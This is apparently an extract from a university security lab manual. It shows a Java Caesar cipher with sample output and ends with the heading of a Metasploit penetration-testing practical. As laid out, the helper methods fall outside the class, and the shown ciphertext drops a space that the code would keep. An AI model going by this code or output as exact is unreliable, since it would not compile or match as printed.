


Select classic Encryption /decryption


University of Mumbai



Select Caesar cipher



Enter message in input-for eg. Hi how r u ,select encrypt



Caesar cipher : decryption output

2. Implement encryption and decryption using Ceaser Cipher.

```

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.util.Scanner;
public class CeaserCipher
{
    static Scanner sc=new Scanner(System.in);
    static BufferedReader br = new BufferedReader(new InputStreamReader(System.in));

    public static void main(String[] args) throws IOException
    {
        // TODO code application logic here
        System.out.print("Enter any String: ");
        String str = br.readLine();
        System.out.print("\nEnter the Key: ");
        int key = sc.nextInt();
        String encrypted = encrypt(str, key);

        System.out.println("\nEncrypted String is: " +encrypted);

        String decrypted = decrypt(encrypted, key);
        System.out.println("\nDecrypted String is: "+decrypted); System.out.println("\n");
    }
}

```

```
static String encrypt(String str, int key)
{
    String encrypted = "";
    for(int i = 0; i < str.length(); i++)
    {
        int c = str.charAt(i);
        if(Character.isUpperCase(c))
        {
            c = c + (key % 26);
            if (c > 'Z')
                c = c - 26;
        }
        if(Character.isLowerCase(c))
        {
            c = c + (key % 26);
            if (c > 'z')
                c = c - 26;
        }
        encrypted += (char) c;
    }
    return encrypted;
}

static String decrypt(String str, int key)
{
    String decrypted = "";
    for(int i = 0; i < str.length(); i++)
    {
        int c = str.charAt(i);
        if(Character.isUpperCase(c))
        {
            c = c - (key % 26);
            if (c < 'A')
                c = c + 26;
        }
        if(Character.isLowerCase(c))
        {
            c = c - (key % 26);
            if (c < 'a')
                c = c + 26;
        }
        decrypted += (char) c;
    }
    return decrypted;
}
```

Output:

Enter any String: Hello World

Enter the Key: 5

Encrypted String is: MjqqtBtwqi

Decrypted String is: Hello World

PRACTICAL 8

1. Pen testing :

Explain Penetration Testing using Metasploit and metasploitable(Report Writing),
<https://www.youtube.com/watch?v=LUGklvcQmGE>